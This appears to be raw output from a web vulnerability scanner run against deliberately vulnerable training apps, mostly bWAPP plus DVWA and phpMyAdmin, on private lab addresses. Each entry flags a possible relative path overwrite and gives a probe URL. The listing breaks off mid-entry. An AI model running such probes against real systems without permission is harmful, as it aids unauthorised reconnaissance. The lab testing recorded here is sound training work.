14/124	Target	http://192.168.105.196:81/bwapp/sqli_2.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sqli_2.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/sqli_2.php/rcOLo/
15/124	Target	http://192.168.105.196:81/bwapp/sqli_drupal.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sqli_drupal.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url

	Payload	http://192.168.105.196:81/bwapp/sqli_drupal.php/Gl7cB/
16/124	Target	http://192.168.105.196:81/bwapp/sqli_3.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sqli_3.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/sqli_3.php/atBdm/
17/124	Target	http://192.168.105.196:81/bwapp/sqli_16.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sqli_16.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/sqli_16.php/jE5gS/
18/124	Target	http://192.168.105.196:81/bwapp/sqli_11.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sqli_11.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/sqli_11.php/o6MXH/
19/124	Target	http://192.168.105.196:81/bwapp/sqli_12.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sqli_12.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/sqli_12.php/ubVys/
20/124	Target	http://192.168.105.196:81/bwapp/sqli_8-1.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sqli_8-1.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/sqli_8-1.php/Jgi5b/
21/124	Target	http://192.168.105.196:81/bwapp/sqli_17.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sqli_17.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/sqli_17.php/yq6yU/
22/124	Target	http://192.168.105.196:81/bwapp/sqli_7.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sqli_7.php has Possible Relative Path Overwrite vulnerability

	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/sqli_7.php/Usjv8/
23/124	Target	http://192.168.105.196:81/bwapp/sqli_4.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sqli_4.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/sqli_4.php/ijDeL/
24/124	Target	http://192.168.105.196:81/bwapp/sqli_14.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sqli_14.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/sqli_14.php/pzjzh/
25/124	Target	http://192.168.105.196:81/bwapp/xmli_1.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/xmli_1.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/xmli_1.php/u7dV6/
26/124	Target	http://192.168.105.196:81/bwapp/sqli_15.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sqli_15.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/sqli_15.php/Gfspu/
27/124	Target	http://192.168.105.196:81/bwapp/xmli_2.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/xmli_2.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/xmli_2.php/htUKd/
28/124	Target	http://192.168.105.196:81/bwapp/portal.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/portal.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/portal.php/6f6ji/
29/124	Target	http://192.168.105.196:81/bwapp/sqli_5.php

	Vulnerability details	Target http://192.168.105.196:81/bwapp/sqli_5.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/sqli_5.php/CVHKG/
30/124	Target	http://192.168.105.196:81/bwapp/ba_forgotten.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/ba_forgotten.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/ba_forgotten.php/bjRKG/
31/124	Target	http://192.168.105.196:81/bwapp/ba_logout.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/ba_logout.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/ba_logout.php/hxGrl/
32/124	Target	http://192.168.105.196:81/bwapp/ba_captcha_bypass.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/ba_captcha_bypass.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/ba_captcha_bypass.php/jwlXO/
33/124	Target	http://192.168.105.196:81/bwapp/ba_weak_pwd.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/ba_weak_pwd.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/ba_weak_pwd.php/MYiyv/
34/124	Target	http://192.168.105.196:81/bwapp/xss_json.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/xss_json.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/xss_json.php/ksMrD/
35/124	Target	http://192.168.105.196:81/bwapp/smgmt_cookies_secure.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/smgmt_cookies_secure.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url

	Payload	http://192.168.105.196:81/bwapp/smgmt_cookies_secure.php/J8hrn/
36/124	Target	http://192.168.105.196:81/bwapp/smgmt_cookies_httponly.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/smgmt_cookies_httponly.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/smgmt_cookies_httponly.php/jFt1D/
37/124	Target	http://192.168.105.196:81/bwapp/xss_get.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/xss_get.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/xss_get.php/sYlZm/
38/124	Target	http://192.168.105.196:81/bwapp/smgmt_strong_sessions.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/smgmt_strong_sessions.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/smgmt_strong_sessions.php/ZvnTX/
39/124	Target	http://192.168.105.196:81/bwapp/xss_ajax_2-1.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/xss_ajax_2-1.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/xss_ajax_2-1.php/s5OJZ/
40/124	Target	http://192.168.105.196:81/bwapp/xss_post.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/xss_post.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/xss_post.php/zFuM7/
41/124	Target	http://192.168.105.196:81/bwapp/xss_back_button.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/xss_back_button.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/xss_back_button.php/zYH0E/

42/124	Target	http://192.168.105.196:81/bwapp/xss_ajax_1-1.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/xss_ajax_1-1.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/xss_ajax_1-1.php/X0bxu/
43/124	Target	http://192.168.105.196:81/bwapp/xss_custom_header.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/xss_custom_header.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/xss_custom_header.php/LEiA7/
44/124	Target	http://192.168.105.196:81/bwapp/xss_href-1.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/xss_href-1.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/xss_href-1.php/MWKp1/
45/124	Target	http://192.168.105.196:81/bwapp/xss_php_self.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/xss_php_self.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/xss_php_self.php/Y4FOV/
46/124	Target	http://192.168.105.196:81/bwapp/xss_login.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/xss_login.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/xss_login.php/cEEWo/
47/124	Target	http://192.168.105.196:81/bwapp/xss_phpmyadmin.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/xss_phpmyadmin.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/xss_phpmyadmin.php/bYZub/
48/124	Target	http://192.168.105.196:81/bwapp/xss_referer.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/xss_referer.php has Possible Relative Path Overwrite vulnerability

	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/xss_referer.php/2VwE3/
49/124	Target	http://192.168.105.196:81/bwapp/xss_user_agent.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/xss_user_agent.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/xss_user_agent.php/SY1O6/
50/124	Target	http://192.168.105.196:81/bwapp/xss_sqlitemanager.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/xss_sqlitemanager.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/xss_sqlitemanager.php/kolxA/
51/124	Target	http://192.168.105.196:81/bwapp/xss_stored_1.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/xss_stored_1.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/xss_stored_1.php/bPVLF/
52/124	Target	http://192.168.105.196:81/bwapp/xss_stored_2.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/xss_stored_2.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/xss_stored_2.php/e18DN/
53/124	Target	http://192.168.105.196:81/bwapp/insecure_direct_object_ref_3.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/insecure_direct_object_ref_3.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/insecure_direct_object_ref_3.php/0LviB/
54/124	Target	http://192.168.105.196:81/bwapp/xss_stored_3.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/xss_stored_3.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/xss_stored_3.php/ws2El/

55/124	Target	http://192.168.105.196:81/bwapp/insecure_direct_object_ref_2.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/insecure_direct_object_ref_2.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/insecure_direct_object_ref_2.php/G13cl/
56/124	Target	http://192.168.105.196:81/bwapp/xss_stored_4.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/xss_stored_4.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/xss_stored_4.php/scUtA/
57/124	Target	http://192.168.105.196:81/bwapp/insecure_direct_object_ref_1.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/insecure_direct_object_ref_1.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/insecure_direct_object_ref_1.php/MbJhZ/
58/124	Target	http://192.168.105.196:81/bwapp/sm_cross_domain_policy.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sm_cross_domain_policy.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/sm_cross_domain_policy.php/npYlg/
59/124	Target	http://192.168.105.196:81/bwapp/sm_samba.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sm_samba.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/sm_samba.php/bWnCL/
60/124	Target	http://192.168.105.196:81/bwapp/sm_cors.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sm_cors.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url

	Payload	http://192.168.105.196:81/bwapp/sm_cors.php/x4896/
61/124	Target	http://192.168.105.196:81/bwapp/sm_xst.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sm_xst.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/sm_xst.php/UG6cp/
62/124	Target	http://192.168.105.196:81/bwapp/sm_dos_3.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sm_dos_3.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/sm_dos_3.php/p0kDk/
63/124	Target	http://192.168.105.196:81/bwapp/sm_dos_1.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sm_dos_1.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/sm_dos_1.php/trefM/
64/124	Target	http://192.168.105.196:81/bwapp/sm_dos_2.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sm_dos_2.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/sm_dos_2.php/U0f42/
65/124	Target	http://192.168.105.196:81/bwapp/sm_ftp.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sm_ftp.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/sm_ftp.php/LdfSU/
66/124	Target	http://192.168.105.196:81/bwapp/sm_dos_4.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sm_dos_4.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/sm_dos_4.php/A6597/
67/124	Target	http://192.168.105.196:81/bwapp/sm_webdav.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sm_webdav.php has Possible Relative Path Overwrite vulnerability

	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/sm_webdav.php/e6ivi/
68/124	Target	http://192.168.105.196:81/bwapp/sm_snmp.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sm_snmp.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/sm_snmp.php/ev0LM/
69/124	Target	http://192.168.105.196:81/bwapp/sm_local_priv_esc_1.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sm_local_priv_esc_1.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/sm_local_priv_esc_1.php/AH6d5/
70/124	Target	http://192.168.105.196:81/bwapp/sm_local_priv_esc_2.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sm_local_priv_esc_2.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/sm_local_priv_esc_2.php/NjiJr/
71/124	Target	http://192.168.105.196:81/bwapp/sm_obu_files.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sm_obu_files.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/sm_obu_files.php/Udq1W/
72/124	Target	http://192.168.105.196:81/bwapp/sm_mitm_1.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sm_mitm_1.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/sm_mitm_1.php/XXqhM/
73/124	Target	http://192.168.105.196:81/bwapp/sm_robots.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sm_robots.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/sm_robots.php/Pt60l/

74/124	Target	http://192.168.105.196:81/bwapp/sm_mitm_2.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sm_mitm_2.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/sm_mitm_2.php/v9iZY/
75/124	Target	http://192.168.105.196:81/bwapp/insuff_transp_layer_protect_1.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/insuff_transp_layer_protect_1.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/insuff_transp_layer_protect_1.php/XeVwZ/
76/124	Target	http://192.168.105.196:81/bwapp/hostheader_2.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/hostheader_2.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/hostheader_2.php/DYwoS/
77/124	Target	http://192.168.105.196:81/bwapp/heartbleed.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/heartbleed.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/heartbleed.php/JjYky/
78/124	Target	http://192.168.105.196:81/bwapp/insecure_crypt_storage_3.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/insecure_crypt_storage_3.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/insecure_crypt_storage_3.php/5aUn0/
79/124	Target	http://192.168.105.196:81/bwapp/insuff_transp_layer_protect_3.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/insuff_transp_layer_protect_3.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url

	Payload	http://192.168.105.196:81/bwapp/insuff_transp_layer_protect_3.php/NVCBZ/
80/124	Target	http://192.168.105.196:81/bwapp/insecure_crypt_storage_1.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/insecure_crypt_storage_1.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/insecure_crypt_storage_1.php/ZgV2B/
81/124	Target	http://192.168.105.196:81/bwapp/insuff_transp_layer_protect_4.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/insuff_transp_layer_protect_4.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/insuff_transp_layer_protect_4.php/JODGQ/
82/124	Target	http://192.168.105.196:81/bwapp/insecure_crypt_storage_2.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/insecure_crypt_storage_2.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/insecure_crypt_storage_2.php/gQE1V/
83/124	Target	http://192.168.105.196:81/bwapp/insuff_transp_layer_protect_2.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/insuff_transp_layer_protect_2.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/insuff_transp_layer_protect_2.php/4RSUB/
84/124	Target	http://192.168.105.196:81/bwapp/lfi_sqlitemanager.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/lfi_sqlitemanager.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/lfi_sqlitemanager.php/uxJtd/
85/124	Target	http://192.168.105.196:81/bwapp/restrict_device_access.php

	Vulnerability details	Target http://192.168.105.196:81/bwapp/restrict_device_access.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/restrict_device_access.php/sTX7J/
86/124	Target	http://192.168.105.196:81/bwapp/rlfi.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/rlfi.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/rlfi.php/7jpag/
87/124	Target	http://192.168.105.196:81/bwapp/restrict_folder_access.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/restrict_folder_access.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/restrict_folder_access.php/CrhNy/
88/124	Target	http://192.168.105.196:81/bwapp/xxe-1.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/xxe-1.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/xxe-1.php/Is6Uq/
89/124	Target	http://192.168.105.196:81/bwapp/ssrf.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/ssrf.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/ssrf.php/EN88v/
90/124	Target	http://192.168.105.196:81/bwapp/bof_1.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/bof_1.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/bof_1.php/R8ViB/
91/124	Target	http://192.168.105.196:81/bwapp/csrf_1.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/csrf_1.php has Possible Relative Path Overwrite vulnerability

	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/csrf_1.php/v27K6/
92/124	Target	http://192.168.105.196:81/bwapp/csrf_2.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/csrf_2.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/csrf_2.php/yIIrE/
93/124	Target	http://192.168.105.196:81/bwapp/bof_2.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/bof_2.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/bof_2.php/3umbq/
94/124	Target	http://192.168.105.196:81/bwapp/csrf_3.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/csrf_3.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/csrf_3.php/q5WTz/
95/124	Target	http://192.168.105.196:81/bwapp/php_cgi.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/php_cgi.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/php_cgi.php/o0Qs3/
96/124	Target	http://192.168.105.196:81/bwapp/unvalidated_redir_fwd_1.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/unvalidated_redir_fwd_1.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/unvalidated_redir_fwd_1.php/Kzry0/
97/124	Target	http://192.168.105.196:81/bwapp/shellshock.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/shellshock.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/shellshock.php/1pGRF/

98/124	Target	http://192.168.105.196:81/bwapp/phpi_sqlitemanager.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/phpi_sqlitemanager.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/phpi_sqlitemanager.php/vXN8M/
99/124	Target	http://192.168.105.196:81/bwapp/clickjacking.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/clickjacking.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/clickjacking.php/9fZSX/
100/124	Target	http://192.168.105.196:81/bwapp/php_eval.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/php_eval.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/php_eval.php/w2FBF/
101/124	Target	http://192.168.105.196:81/bwapp/unvalidated_redir_fwd_2.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/unvalidated_redir_fwd_2.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/unvalidated_redir_fwd_2.php/Cm4Ac/
102/124	Target	http://192.168.105.196:81/bwapp/hpp-1.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/hpp-1.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/hpp-1.php/mP8zu/
103/124	Target	http://192.168.105.196:81/bwapp/http_response_splitting.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/http_response_splitting.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/http_response_splitting.php/C8DnN/

104/124	Target	http://192.168.105.196:81/bwapp/cs_validation.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/cs_validation.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/cs_validation.php/1R7jE/
105/124	Target	http://192.168.105.196:81/bwapp/information_disclosure_2.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/information_disclosure_2.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/information_disclosure_2.php/TBOX5/
106/124	Target	http://192.168.105.196:81/bwapp/http_verb_tampering.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/http_verb_tampering.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/http_verb_tampering.php/98IxT/
107/124	Target	http://192.168.105.196:81/bwapp/information_disclosure_4.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/information_disclosure_4.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/information_disclosure_4.php/0T2fE/
108/124	Target	http://192.168.105.196:81/bwapp/information_disclosure_3.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/information_disclosure_3.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/information_disclosure_3.php/T7hBp/
109/124	Target	http://192.168.105.196:81/bwapp/insecure_iframe.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/insecure_iframe.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url

	Payload	http://192.168.105.196:81/bwapp/insecure_iframe.php/RWaQh/
110/124	Target	http://192.168.105.196:81/bwapp/unrestricted_file_upload.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/unrestricted_file_upload.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/unrestricted_file_upload.php/834vV/
111/124	Target	http://192.168.105.196:81/bwapp/manual_interv.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/manual_interv.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/manual_interv.php/XMRRP/
112/124	Target	http://192.168.105.196:81/bwapp/admin/index.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/admin/index.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/admin/index.php/iDCkM/
113/124	Target	http://192.168.105.196:81/bwapp/secret_html.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/secret_html.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/secret_html.php/zzen0/
114/124	Target	http://192.168.105.196:81/bwapp/password_change.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/password_change.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/password_change.php/QNy53/
115/124	Target	http://192.168.105.196:81/bwapp/user_extra.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/user_extra.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/user_extra.php/ptMdA/
116/124	Target	http://192.168.105.196:81/bwapp/security_level_set.php

	Vulnerability details	Target http://192.168.105.196:81/bwapp/security_level_set.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/security_level_set.php/lsV2G/
117/124	Target	http://192.168.105.196:81/bwapp/reset.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/reset.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/reset.php/Q7L1p/
118/124	Target	http://192.168.105.196:81/bwapp/credits.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/credits.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.196:81/bwapp/credits.php/VelhB/
119/124	Target	http://192.168.105.200/dvwa/login.php
	Vulnerability details	Target http://192.168.105.200/dvwa/login.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
	Payload	http://192.168.105.200/dvwa/login.php/LDxLT/
120/124	Target	http://192.168.105.200/phpMyAdmin/index.php
	Vulnerability details	Target http://192.168.105.200/phpMyAdmin/index.php has Possible Relative Path Overwrite vulnerability
	Parameter names	url
